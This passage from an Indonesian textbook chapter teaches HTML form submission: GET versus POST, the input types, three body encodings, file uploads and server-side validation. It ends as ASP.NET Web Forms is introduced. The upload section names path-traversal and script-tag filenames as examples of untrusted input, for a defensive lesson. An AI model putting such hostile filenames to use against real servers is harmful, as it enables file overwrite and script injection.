Kontrol	Dikirim bila	Dikirim sebagai
kontrol apa pun tanpa `name`	tidak pernah	—
kontrol apa pun yang `disabled`	tidak pernah	—
teks `readonly`	selalu	`name=value`
teks, email, number, date, … , `textarea`	selalu, walaupun kosong	`name=` untuk kolom kosong
checkbox	hanya bila dicentang	`name=value`, atau `name=on` tanpa `value`
radio button	hanya yang terpilih dalam kelompoknya	`name=value`
`select`	selalu, opsi-opsi yang terpilih	satu pasangan per opsi terpilih
`hidden`	selalu	`name=value`
tombol kirim	hanya yang ditekan	`name=value`
`input type=image`	hanya bila diklik	`name.x=12&name.y=7`, posisi klik
`reset`, `type=button`	tidak pernah	—
file	selalu, dalam `multipart/form-data`	nama berkas *dan byte-nya*; selain itu hanya namanya

Dua baris layak diberi satu kalimat masing-masing. **Checkbox yang tidak dicentang sama sekali tidak mengirim apa pun**: bukan `express=no`, bukan `express=`, melainkan tidak ada. Server tidak dapat membedakan "tidak dicentang" dari "formulir ini tidak pernah punya checkbox itu" maupun dari "seseorang menyusun permintaan ini dengan tangan", dan kode yang membaca nilainya harus memperlakukan nama yang tidak ada sebagai *mati*. *Tag helper* ASP.NET Core mengatasinya dengan menulis `<input name="Express" value="false">` tersembunyi setelah checkbox, sehingga `false` tiba ketika kotaknya kosong dan `true,false` ketika dicentang (Subbab 11.8.3). Dan **hanya tombol yang ditekan yang dikirim**; dengan cara inilah satu formulir dengan dua tombol memberi tahu server tombol mana yang dimaksud: tombol *Calculate price* dan *Save bill* pada formulir Laundry sama-sama bernama `action`, dengan nilai `preview` dan `save`.

Satu nama juga dapat muncul lebih dari sekali. Tiga checkbox yang semuanya bernama `extra` mengirim sampai tiga pasangan `extra=`, dan `<select multiple>` mengirim satu pasangan per opsi terpilih. Setiap teknologi server harus memutuskan apa arti `form["extra"]` bila ada tiga: `request.form.getlist("extra")` di Flask mengembalikan semuanya, `request.form["extra"]` yang pertama; `getParameterValues` di Java mengembalikan semuanya dan `getParameter` yang pertama; PHP, secara mengejutkan, hanya menyimpan yang *terakhir* kecuali namanya diakhiri `[]` (`name="extra[]"` membuat `$_POST['extra']` menjadi larik); ASP.NET Core mengikat semuanya ke properti `string[]` dan yang pertama ke `string`.

11.4.3 GET dan POST

Atribut `method` menentukan ke mana pasangan-pasangan itu berjalan. Dengan `GET`, pasangan itu ditempelkan pada alamat setelah tanda `?`; dengan `POST`, pasangan itu berjalan di dalam badan permintaan. **Kode 11.10** dan **Kode 11.11** memperlihatkan kedua permintaan sebagaimana direkam `curl --trace-ascii` ketika meninggalkan klien — byte yang sebenarnya, dengan *offset*-nya di sebelah kiri.

Kode 11.10 Permintaan GET: data berada di baris permintaan, tampak di bilah alamat, di riwayat, dan di setiap log server.

```
0000: GET /echo?customer=C0047&note=Kebaya+%26+batik HTTP/1.1
0039: Host: 127.0.0.1:9104
004f: User-Agent: curl/8.5.0
0067: Accept: */*
0074:
```

Kode 11.11 Data yang sama sebagai permintaan POST: pasangan-pasangannya pindah ke badan, dan dua *header* menjelaskan badan itu — panjangnya dan pengodeannya.

```
0000: POST /echo HTTP/1.1
0015: Host: 127.0.0.1:9104
002b: User-Agent: curl/8.5.0
0043: Accept: */*
0050: Content-Length: 36
0064: Content-Type: application/x-www-form-urlencoded
0095:
0000: customer=C0047&note=Kebaya+%26+batik
```

Pasangan-pasangannya sendiri identik, `customer=C0047&note=Kebaya+%26+batik`. Yang berubah adalah alamatnya. HTTP memberi kedua metode itu *makna* yang berbeda [2], dan **Tabel 11.4** menguraikan akibatnya.

Tabel 11.4 GET dan POST dibandingkan. Pegangannya: bila menekan tombol dua kali akan menimbulkan masalah, tombol itu harus POST.

	GET	POST
ke mana data pergi	*query string* pada URL	badan permintaan
makna dalam HTTP	*safe*: "berikan sesuatu"; tidak boleh mengubah apa pun	"proseslah ini"; boleh mengubah sesuatu
mengulanginya	tidak berbahaya (juga *idempotent*)	dapat membuat nota kedua
bookmark, dibagikan, tombol Back	ya, seluruh permintaan adalah URL-nya	tidak; Reload bertanya "kirim ulang formulir?"
di-*cache* peramban dan *proxy*	mungkin	tidak, secara bawaan
tampak di log dan riwayat	ya	tidak (badan tidak dicatat secara bawaan)
ukuran	dibatasi panjang URL, dalam praktik beberapa ribu karakter	hanya dibatasi pengaturan server
dapat membawa berkas	hanya namanya	ya, dengan `multipart/form-data`
gunakan untuk	mencari, menyaring, berpindah halaman	membuat, mengubah, menghapus, login, mengunggah

Jangan pernah mengirim kata sandi, atau apa pun yang mengubah data, dengan GET. URL permintaan GET berakhir di riwayat peramban, di *bookmark*, di *header* `Referer` yang dikirim ke situs lain, dan di log akses setiap server dan *proxy* di sepanjang jalan. Halaman uji di bawah memperlihatkannya: nilai kolom kata sandi, `4321`, muncul sebagai teks biasa di bilah alamat begitu formulir dikirim dengan GET.

11.4.4 Setiap jenis masukan

HTML memiliki dua puluh dua nilai `type` untuk `<input>`, ditambah `<textarea>`, `<select>`, `<button>`, `<datalist>`, dan `<output>`. **Kode 11.12** menaruh semuanya di satu halaman,

dikelompokkan menurut apa yang dikumpulkannya, dan mengirim formulir ke `/echo`. Bacalah sekali; halaman ini sekaligus menjadi rujukan.


Kode 11.12 `all-inputs.html`: setiap jenis kontrol formulir, dikirim sebagai `multipart/form-data` oleh *Send* dan sebagai *query* GET oleh *Send as GET*.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Every kind of form control</title>
  <style>
    body { font-family: system-ui, sans-serif; max-width: 52rem; margin: 1rem auto;
padding: 0 1rem; }
    fieldset { margin: .6rem 0; border: 1px solid #bcccdc; }
    label { display: inline-block; min-width: 9rem; margin: .25rem 0; }
    output { font-weight: 700; }
  </style>
</head>
<body>
<h1>Every kind of form control</h1>
<form action="/echo" method="post" enctype="multipart/form-data">
  <fieldset>
    <legend>Text you type</legend>
    <label for="t1">text</label> <input id="t1" type="text" name="name" value="Imam
Pratama" maxlength="40"><br>
    <label for="t2">search</label> <input id="t2" type="search" name="q" placeholder="bill
or customer"><br>
    <label for="t3">email</label> <input id="t3" type="email" name="email"
value="imam.pratama@example.com"><br>
    <label for="t4">tel</label> <input id="t4" type="tel" name="phone" value="0811-0000-
2588" pattern="08[0-9]{2}-0000-[0-9]{4}"><br>
    <label for="t5">url</label> <input id="t5" type="url" name="site"
placeholder="https://example.com"><br>
    <label for="t6">password</label> <input id="t6" type="password" name="pin"
autocomplete="new-password"><br>
    <label for="t7">textarea</label> <textarea id="t7" name="note" rows="2"
cols="30">Kebaya: hand wash only</textarea>
  </fieldset>
  <fieldset>
    <legend>Numbers, dates and colors</legend>
    <label for="n1">number</label> <input id="n1" type="number" name="kg" value="2.4"
min="0.1" max="100" step="0.1"><br>
    <label for="n2">range</label> <input id="n2" type="range" name="starch" min="0" max="3"
value="1"
      oninput="starchOut.value = this.value"> <output name="starchOut"
for="n2">1</output><br>
    <label for="d1">date</label> <input id="d1" type="date" name="pickup" value="2026-10-
02" min="2026-09-30"><br>
    <label for="d2">time</label> <input id="d2" type="time" name="at" value="17:30"
step="900"><br>
    <label for="d3">datetime-local</label> <input id="d3" type="datetime-local"
name="arrived" value="2026-09-30T21:00"><br>
    <label for="d4">month</label> <input id="d4" type="month" name="period" value="2026-
09"><br>
    <label for="d5">week</label> <input id="d5" type="week" name="week" value="2026-
W40"><br>
    <label for="c1">color</label> <input id="c1" type="color" name="tag" value="#1e88e5">
  </fieldset>
  <fieldset>
    <legend>Choices</legend>
    <label><input type="checkbox" name="extra" value="starch" checked> starch</label>
    <label><input type="checkbox" name="extra" value="perfume"> perfume</label>
    <label><input type="checkbox" name="extra" value="hanger" checked> hanger</label><br>
    <label><input type="radio" name="pay" value="cash" checked> cash</label>
    <label><input type="radio" name="pay" value="qris"> QRIS</label>
    <label><input type="radio" name="pay" value="transfer"> transfer</label><br>
```

Kode 11.12 (Lanjutan) *all-inputs.html: setiap jenis kontrol formulir, dikirim sebagai multipart/form-data oleh Send dan sebagai query GET oleh Send as GET.*

```
    <label for="s1">select</label>
    <select id="s1" name="outlet">
      <option value="O01" selected>Rungkut</option><option
value="O02">Keputih</option><option value="O03">Wiyung</option>
    </select><br>
    <label for="s2">select multiple</label>
    <select id="s2" name="days" multiple size="3">
      <option selected>Mon</option><option>Tue</option><option
selected>Wed</option><option>Thu</option>
    </select><br>
    <label for="l1">text + datalist</label> <input id="l1" name="service" list="services"
value="Curtain (per kg)">
    <datalist id="services"><option value="Wash, dry &amp; fold (per kg)"><option
value="Curtain (per kg)"></datalist>
  </fieldset>
  <fieldset>
    <legend>Files, hidden values, and controls that send nothing</legend>
    <label for="f1">file</label> <input id="f1" type="file" name="photo"
accept="image/png,image/jpeg"><br>
    <input type="hidden" name="outlet_code" value="O01">
    <label for="x1">disabled</label> <input id="x1" name="discount" value="10%"
disabled><br>
    <label for="x2">readonly</label> <input id="x2" name="cashier" value="E0004"
readonly><br>
    <label for="x3">no name</label> <input id="x3" value="I have no name, so I am never
sent">
  </fieldset>
  <button type="submit" name="go" value="send">Send</button>
  <button type="submit" name="go" value="draft" formmethod="get"
formenctype="application/x-www-form-urlencoded">Send as GET</button>
  <input type="reset" value="Reset">
  <input type="image" name="map" src="data:image/svg+xml,%3Csvg
xmlns='http://www.w3.org/2000/svg' width='20' height='20'%3E%3Crect width='20' height='20'
rx='4' fill='%232f7d32'/%3E%3C/svg%3E" alt="image button" width="20" height="20">
  <button type="button" onclick="alert('I only run JavaScript')">Plain button</button>
</form>
</body>
</html>
```

Gambar 11.9 adalah cara Chromium menggambar halaman itu, dengan kata sandi yang sudah diketik, kotak *perfume* yang dicentang, dan foto yang sudah dipilih. Perhatikan betapa banyak yang dikerjakan peramban dengan sendirinya: kalender untuk `date`, jam untuk `time`, pemilih warna, penggeser, pemilih berkas. Di ponsel, `type="tel"` dan `inputmode="decimal"` memunculkan papan angka, dan `type="email"` papan ketik dengan `@`.



Gambar 11.9 Halaman uji di Chromium *headless*: jenis-jenis teks, angka dan tanggal, pilihan, sebuah berkas, dan tiga kontrol yang tidak mengirim apa pun — *disabled*, kontrol tanpa nama, serta tombol *Reset* dan *Plain button*.

Tabel 11.5 merangkum jenis-jenis itu beserta nilai yang dikirim masing-masing. Kolom paling kanan adalah yang penting bagi pemrogram server: apa pun rupa kontrolnya, **yang tiba adalah teks** dalam format yang tetap.

Tabel 11.5 Jenis-jenis masukan dan apa yang dikirim masing-masing. Format tampilan dapat mengikuti lokal pembaca — tanggal tampil sebagai 10/02/2026 — tetapi nilai yang dikirim tidak pernah demikian.

type	Rupanya	Mengirim	Atribut yang berguna
`text`	satu baris	teksnya	`maxlength`, `pattern`, `placeholder`, `list`
`search`	satu baris dengan tombol hapus	teksnya	seperti `text`
`email`	satu baris	teksnya; diperiksa ada `@`	`multiple`
`tel`	satu baris; papan angka telepon	teksnya, tidak diperiksa	`pattern`
`url`	satu baris	teksnya; diperiksa sebagai URL	
`password`	titik-titik	teksnya, *apa adanya*	`autocomplete="new-password"`
`number`	kotak putar	`2.4` (selalu titik)	`min`, `max`, `step`
`range`	penggeser	`1`	`min`, `max`, `step`
`date`	kalender	`2026-10-02`	`min`, `max`
`time`	jam	`17:30`	`step` (detik)
`datetime-local`	keduanya	`2026-09-30T21:00`	
`month`, `week`	pemilih	`2026-09`, `2026-W40`	
`color`	contoh warna	`#1e88e5`	
`checkbox`	kotak	`value`-nya, hanya bila dicentang	`checked`
`radio`	lingkaran	nilai yang terpilih	`checked`, `name` yang sama
`file`	pemilih berkas	berkasnya (hanya multipart)	`accept`, `multiple`, `capture`
`hidden`	tidak tampak	`value`-nya	
`submit`, `image`	tombol	nama dan nilai / posisi klik	`formaction`, `formmethod`
`reset`, `button`	tombol	tidak ada	
`textarea`	kotak berbaris	teksnya, baris sebagai `\r\n`	`rows`, `cols`, `maxlength`
`select`	daftar	nilai opsi terpilih	`multiple`, `size`

Kalimat terakhir keterangan tabel itu sering menjebak pembaca Indonesia. Kontrol `date` *menampilkan* `10/02/2026` karena peramban *headless* berjalan dengan lokal Amerika Serikat, dan akan menampilkan `02/10/2026` di laptop berbahasa Indonesia, tetapi yang *dikirim* selalu `2026-10-02`; kontrol `number` mengirim `2.4` dengan titik, bahkan di tempat orang menulis `2,4`. Formulir Laundry menerima kedua pemisah justru karena ia memakai kotak teks (Subbab 11.9.1).

Sekarang tekan *Send*. **Kode 11.13** adalah apa yang diterima server Flask, dan hasilnya menegaskan setiap baris **Tabel 11.3**.

Kode 11.13 Pasangan-pasangan yang tiba ketika *Send* ditekan. Kolom kosong tiba kosong; `extra` dan `days` tiba beberapa kali; `discount` (*disabled*), kolom tanpa nama, *Reset*, *Plain button*, dan tombol gambar yang tidak diklik tidak ada.

```
POST with multipart/form-data; boundary=----WebKitFormBoundaryUyeFQmmd2su4kaWt

Where  Name         Value
form   name         Imam Pratama
form   q
form   email        imam.pratama@example.com
form   phone        0811-0000-2588
form   site
form   pin          4321
form   note         Kebaya: hand wash only
form   kg           2.4
form   starch       1
form   pickup       2026-10-02
form   at           17:30
form   arrived      2026-09-30T21:00
form   period       2026-09
form   week         2026-W40
form   tag          #1e88e5
form   extra        starch
form   extra        perfume
form   extra        hanger
form   pay          cash
form   outlet       O01
form   days         Mon
form   days         Wed
form   service      Curtain (per kg)
form   outlet_code  O01
form   cashier      E0004
form   go           send
file   photo        receipt.jpg (image/jpeg, 25409 bytes)
```

Bacalah sambil melihat halamannya. `q` dan `site` kosong dan tiba sebagai string kosong. Tiga checkbox `extra` menghasilkan tiga pasangan. `discount` dinonaktifkan dan tidak ada; kolom tanpa nama tidak ada; `cashier` hanya-baca dan ada. Dari dua tombol kirim hanya `go=send` yang tiba. Dan `photo` tiba sebagai *berkas*: namanya, jenis yang ditebak peramban dari ekstensinya, dan 25.409 byte isinya.

Send as GET mengirim formulir yang sama dengan `formmethod="get"`. **Kode 11.14** adalah alamat yang dituju peramban.

Kode 11.14 Formulir yang sama dikirim dengan GET: semuanya berada di URL, termasuk kata sandi `pin=4321`, dan fotonya tinggal nama berkas saja.

```
http://127.0.0.1:9104/echo?name=Imam+Pratama&q=&email=imam.pratama%40example.com&phone=0811
-0000-2588&site=&pin=4321&note=Kebaya%3A+hand+wash+only&kg=2.4&starch=1&pickup=2026-10-
02&at=17%3A30&arrived=2026-09-30T21%3A00&period=2026-09&week=2026-
W40&tag=%231e88e5&extra=starch&extra=perfume&extra=hanger&pay=cash&outlet=O01&days=Mon&days
=Wed&service=Curtain+%28per+kg%29&photo=receipt.jpg&outlet_code=O01&cashier=E0004&go=draft
```

Dua kegagalan tampak dalam satu baris itu. Kata sandi berada di bilah alamat. Dan foto menjadi `photo=receipt.jpg`: permintaan GET tidak memiliki badan, sehingga berkas tidak dapat ikut di dalamnya; hanya namanya yang terkirim.

11.4.5 Menyandikan badan: tiga `enctype`

Badan permintaan adalah deretan byte, dan `enctype` formulir menyatakan bagaimana pasangan-pasangan diubah menjadi byte. Untuk melihat ketiga kemungkinan secara persis, **Kode 11.15** mengirim kolom-kolom yang sama dengan tiga cara ke `/echo` milik jalur Java, yang mencetak badan mentah yang diterimanya sebelum menguraikannya. Catatannya memuat tanda *ampersand* dan karakter ½, keduanya dipilih untuk menimbulkan masalah.

Kode 11.15 `encodings.html`: satu set kolom dalam tiga formulir, satu untuk setiap `enctype`.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>One form, three encodings</title>
</head>
<body>
<h1>One form, three encodings</h1>
<!-- The same three fields, sent three ways. /echo on the Java track prints the raw body. -
->
<form id="u" action="/echo" method="post">
  <input name="customer" value="C0047"> <input name="note" value="Kebaya & batik, 2½ kg">
  <input type="checkbox" name="express" value="yes" checked>
  <button>application/x-www-form-urlencoded (the default)</button>
</form>
<form id="m" action="/echo" method="post" enctype="multipart/form-data">
  <input name="customer" value="C0047"> <input name="note" value="Kebaya & batik, 2½ kg">
  <input type="file" name="photo">
  <button>multipart/form-data</button>
</form>
<form id="t" action="/echo" method="post" enctype="text/plain">
  <input name="customer" value="C0047"> <input name="note" value="Kebaya & batik, 2½ kg">
  <button>text/plain</button>
</form>
</body>
</html>
```

`application/x-www-form-urlencoded`, yang menjadi bawaan, diperlihatkan pada **Kode 11.16**.

Kode 11.16 Badan *urlencoded* sebagaimana dikirim Chromium, lalu sebagaimana diuraikan `Forms.urlencoded`. *Ampersand* menjadi `%26`, koma menjadi `%2C`, setiap spasi menjadi `+`, dan satu karakter ½ menjadi dua byte, `%C2%BD`.

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 62

customer=C0047&note=Kebaya+%26+batik%2C+2%C2%BD+kg&express=yes

--- parsed ---
customer = [C0047]
note = [Kebaya & batik, 2½ kg]
express = [yes]
```

Formatnya sama dengan *query string*: pasangan `name=value` yang digabung dengan `&`. Karena `&` dan `=` berfungsi sebagai pemisah, keduanya tidak boleh muncul mentah di dalam nilai, sehingga setiap byte yang bukan huruf, angka, atau salah satu dari `-._~` ditulis sebagai `%` diikuti dua digit heksadesimal, dan spasi ditulis `+` [1], [3]. Karakter ½ bukan ASCII; dalam UTF-8 ia terdiri atas dua byte `C2 BD`, dan masing-masing di-*escape* sendiri-sendiri. Biayanya mudah dinyatakan. Bila sebuah nilai memiliki n_s byte yang boleh tetap seperti apa adanya dan n_e byte yang harus di-*escape*, panjang hasil pengodeannya adalah

$$L = n_s + 3\,n_e \tag{11.1}$$

karakter. Untuk teks biasa n_e kecil, dan *urlencoding* ringkas. Untuk sebuah foto, yang hampir setiap byte-nya "tidak aman", Persamaan (11.1) membuat badan hampir tiga kali ukuran berkasnya, dan karena itulah tidak ada yang mengirim berkas dengan cara ini. Periksalah pada catatan `Kebaya & batik, 2½ kg`. Catatan itu terdiri atas 22 byte, karena ½ dihitung dua kali. Keempat spasinya menjadi `+`, masing-masing satu karakter, sehingga terhitung bersama byte yang

tidak bertambah panjang. *Ampersand*, koma, dan dua byte ½ di-*escape*: $n_e = 4$, $n_s = 22 - 4 = 18$, $L = 18 + 3 \times 4 = 30$, dan `Kebaya+%26+batik%2C+2%C2%BD+kg` memang panjangnya 30 karakter.

`multipart/form-data` adalah pengodean untuk berkas, dan **Kode 11.17** memperlihatkan mengapa pengodean ini berhasil.

Kode 11.17 Badan multipart: satu bagian per kolom, dipisahkan oleh *boundary*. Setiap `\r` menandai *carriage return*; dua byte ½ dicetak sebagai dua titik karena *echo* hanya mencetak ASCII. Sembilan byte berkas berpindah persis apa adanya.

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarypOUphwA3PZopjEM9
Content-Length: 404

------WebKitFormBoundarypOUphwA3PZopjEM9\r
Content-Disposition: form-data; name="customer"\r
\r
C0047\r
------WebKitFormBoundarypOUphwA3PZopjEM9\r
Content-Disposition: form-data; name="note"\r
\r
Kebaya & batik, 2.. kg\r
------WebKitFormBoundarypOUphwA3PZopjEM9\r
Content-Disposition: form-data; name="photo"; filename="tag.txt"\r
Content-Type: text/plain\r
\r
rack A03
\r
------WebKitFormBoundarypOUphwA3PZopjEM9--\r


--- parsed ---
customer = [C0047]
note = [Kebaya & batik, 2½ kg]
photo = file [tag.txt], text/plain, 9 bytes
```

Alih-alih meng-*escape* data, multipart memilih sebuah **boundary** (batas), yaitu string yang tidak muncul di nilai mana pun — Chromium mengarang string seperti `----WebKitFormBoundarypOUphwA3PZopjEM9` — dan mengumumkannya di *header* `Content-Type`. Badan kemudian berupa daftar **bagian** (*part*), masing-masing diawali `--` dan *boundary*, diikuti beberapa baris *header*, satu baris kosong, dan byte mentah nilainya. *Boundary* terakhir diakhiri `--` tambahan. Bagian berkas memiliki `filename` dan `Content-Type`, dan byte-nya disalin tanpa perubahan, sehingga foto 2 MB berbiaya 2 MB ditambah beberapa ratus byte *header*. RFC 7578 mendefinisikan format ini [3].

`text/plain`, **Kode 11.18**, menulis satu `name=value` per baris tanpa *escaping* sama sekali.

Kode 11.18 Badan text/plain. Nilai yang memuat pemisah baris atau `=` tidak dapat dibedakan dari kolom berikutnya; pengodean ini untuk manusia yang membaca surel, bukan untuk program.

```
Content-Type: text/plain
Content-Length: 45

customer=C0047\r
note=Kebaya & batik, 2.. kg\r


--- parsed ---
(text/plain has no reliable way to separate the fields; nothing is parsed)
```

Tabel 11.6 menjajarkan ketiganya.

Tabel 11.6 Tiga pengodean formulir. Formulir dengan masukan berkas dan `enctype` bawaan hanya mengirim nama berkas, tanpa peringatan apa pun.

`enctype`	Pemisah	*Escaping*	Berkas	Penggunaan
`application/x-www-form-urlencoded`	`&` dan `=`	`%XX`, spasi sebagai `+`	hanya nama	setiap formulir tanpa berkas (bawaan)
`multipart/form-data`	baris *boundary*	tidak ada; byte mentah	ya	formulir apa pun yang memuat `<input type="file">`
`text/plain`	pemisah baris	tidak ada	tidak	tidak ada yang layak diuraikan program

11.4.6 Mengunggah berkas

Semua yang diperlukan untuk mengunggah berkas kini sudah muncul; berikut semuanya di satu tempat. Formulir harus memakai `method="post"` dan `enctype="multipart/form-data"` — lupakan yang kedua, dan server menerima `photo=receipt.jpg` tanpa foto, tanpa galat di mana pun. Kontrolnya adalah `<input type="file" name="photo">`, dan tiga atribut membentuknya: `accept="image/jpeg,image/png"` menyaring pemilih berkas (hanya petunjuk; pengguna dapat mengubahnya menjadi *All files*), `multiple` mengizinkan beberapa berkas dengan satu nama, dan `capture="environment"` meminta ponsel langsung membuka kamera belakang, persis yang dibutuhkan kasir yang memotret nota bertanda tangan.

Yang tiba di server adalah satu bagian berisi tiga hal: **nama berkas** yang dipakai komputer pengguna, **jenis isi** (*content type*) yang ditebak peramban dari ekstensinya, dan **byte-nya**. Hanya byte yang merupakan fakta. Nama berkas bisa apa saja — `../../web.config`, `<script>.png`, nama berisi karakter yang dilarang sistem berkas Anda — dan jenis isi adalah tebakan yang sepenuhnya dikendalikan pengirim. Subbab 11.13.4 mengubah hal ini menjadi aturan; kode Laundry di Subbab 11.9 sampai 11.12 mengikutinya.

Setiap server juga membatasi ukuran permintaan, dan letak batas-batas itu perlu diketahui, karena unggahan yang terlalu besar sering gagal dengan pesan yang membingungkan: `upload_max_filesize` dan `post_max_size` di `php.ini` untuk PHP [4]; `MAX_CONTENT_LENGTH` untuk Flask; atribut `[RequestSizeLimit]` dan `[RequestFormLimits]` untuk ASP.NET Core [5]; dan di jalur Java bab ini sebuah konstanta, `MAX_BODY`, yang diperiksa saat badan dibaca.

11.4.7 Pemeriksaan oleh peramban, dan mengapa itu tidak cukup

HTML dapat memeriksa formulir sebelum mengirimnya. `required` menolak kolom kosong; `pattern="C[0-9]{4}"` menolak apa pun yang bukan huruf C dan empat digit; `min`, `max`, `step`, dan `maxlength` membatasi angka dan panjang; `type="email"` mewajibkan adanya `@`. Peramban menampilkan pesan kecil di dekat kolom dan tidak mengirim formulir. Ini baik bagi orang yang mengisi formulir: kesalahan tertangkap seketika, tanpa perjalanan pulang-pergi ke server.


Sebagai perlindungan, pemeriksaan ini tidak bernilai. Pemeriksaan berjalan di peramban, dan peramban adalah milik pengguna. Siapa pun dapat membuka *developer tools* dan menghapus `required`; menambahkan `novalidate` pada formulir; atau melewati peramban sama sekali dan mengirim permintaan dengan `curl`, seperti pada **Kode 11.11** dan seperti yang dilakukan rangkaian uji bab ini dua puluh kali. Server menerima apa pun yang dipilih pengirim untuk dikirim.

> **WAWASAN KUNCI.** Validasi peramban adalah kemudahan bagi pengguna yang jujur; validasi server adalah satu-satunya validasi. Setiap aturan yang diperiksa peramban harus diperiksa

> ulang di server, dan server juga harus memeriksa aturan yang tidak mungkin diketahui peramban — bahwa pelanggan C0047 ada, bahwa rak A03 kosong, berapa harganya.

11.5 Masalah yang Hendak Dipecahkan Web Forms

Kembalilah ke formulir saldo pada **Kode 11.8** dan bayangkan program di belakangnya pada zaman CGI, *Common Gateway Interface* dari Bab 2 [6]. **Gambar 11.10** memperlihatkan satu perjalanan pulang-pergi. Peramban mengirim `total=10&amount=25&OK=Pay`. Program membaca kedua angka dan menghitung saldo baru, 35. Lalu program harus mengirim balik sebuah halaman, dan di sinilah kesulitannya: ia harus mengirim balik *seluruh* halaman, lengkap dengan formulirnya, dan ia sendiri yang harus menuliskan `value="35"` ke kolom `total`. Bila lupa, kolom itu kembali kosong. Bila halaman memiliki dua puluh kolom, ia harus menyalin kembali sembilan belas nilai dengan tangan, dengan *escaping* yang benar, serta memilih opsi yang tepat di setiap daftar dan mencentang kotak-kotak yang tepat.



Gambar 11.10 Satu perjalanan pulang-pergi CGI. Program menerima kolom-kolom, menghitung, dan harus menulis seluruh halaman lagi — termasuk setiap nilai yang telah diketik pengguna — atau pengguna akan melihat formulir kosong.

Penyebabnya adalah sifat HTTP yang terus-menerus dibahas buku ini: **HTTP tidak mengingat apa pun antarpermintaan**. Server yang mengirim formulir itu, ketika jawabannya datang kembali, sudah lupa bahwa ia pernah mengirimnya. Halaman di layar adalah satu-satunya catatan tentang apa yang sedang dikerjakan pengguna, dan setiap permintaan harus membangunnya kembali dari awal.

Pemrogram aplikasi desktop tidak hidup seperti ini. Di program Windows, kotak teks adalah *objek* yang menyimpan teksnya; tombol memiliki *event* `Click`; pemrogram menulis `label1.Text = total.ToString()` dan label menampilkannya sampai ada yang mengubahnya. Web Forms bertekad memberikan pengalaman yang sama kepada pemrogram web, dan Subbab 11.6 memperlihatkan caranya.

11.6 Model Web Forms

Rancangan Web Forms bertumpu pada empat gagasan yang saling melengkapi: **kontrol server** yang berupa objek, **pohon kontrol** yang dibangun untuk setiap permintaan, **postback** yang mengirim seluruh halaman kembali kepada dirinya sendiri, dan **ViewState**, kolom tersembunyi yang membawa keadaan kontrol-kontrol melintasi perjalanan pulang-pergi. **Siklus hidup** halaman dan *event*-nya mengikat semuanya. Dokumentasi Microsoft adalah rujukan untuk semua ini [7].

11.6.1 Kontrol server

Kontrol server ditulis seperti elemen HTML, dengan awalan dan satu atribut khusus:

```
<asp:ClassName propertyName="value" … runat="server" />
```


`asp:` menyatakan bahwa elemen itu milik ASP.NET, `ClassName` adalah nama sebuah kelas .NET, setiap atribut lain menetapkan properti kelas itu, dan `runat="server"` berarti: *buatlah objek kelas*

ini di server. Jadi `<asp:Label ID="total" Text="Hello" ForeColor="Blue" runat="server" />` menjadi, untuk setiap permintaan, sebuah objek kelas `System.Web.UI.WebControls.Label`, dengan `ID` bernilai `"total"`, `Text` bernilai `"Hello"`, dan `ForeColor` biru. Teksnya juga dapat ditulis sebagai isi elemen, `<asp:Label ID="total" ForeColor="Blue" runat="server">Hello</asp:Label>`. **Kode 11.19** membuat sketsa kelas yang diwakili tag itu.

Kode 11.19 Sketsa kelas `Label`: satu properti per atribut. Badan ... hanyalah penanda tempat; ini garis besar kelas sebenarnya, bukan kode untuk dikompilasi.

```
// What <asp:Label ID="total" Text="Hello" ForeColor="Blue" runat="server" /> becomes:
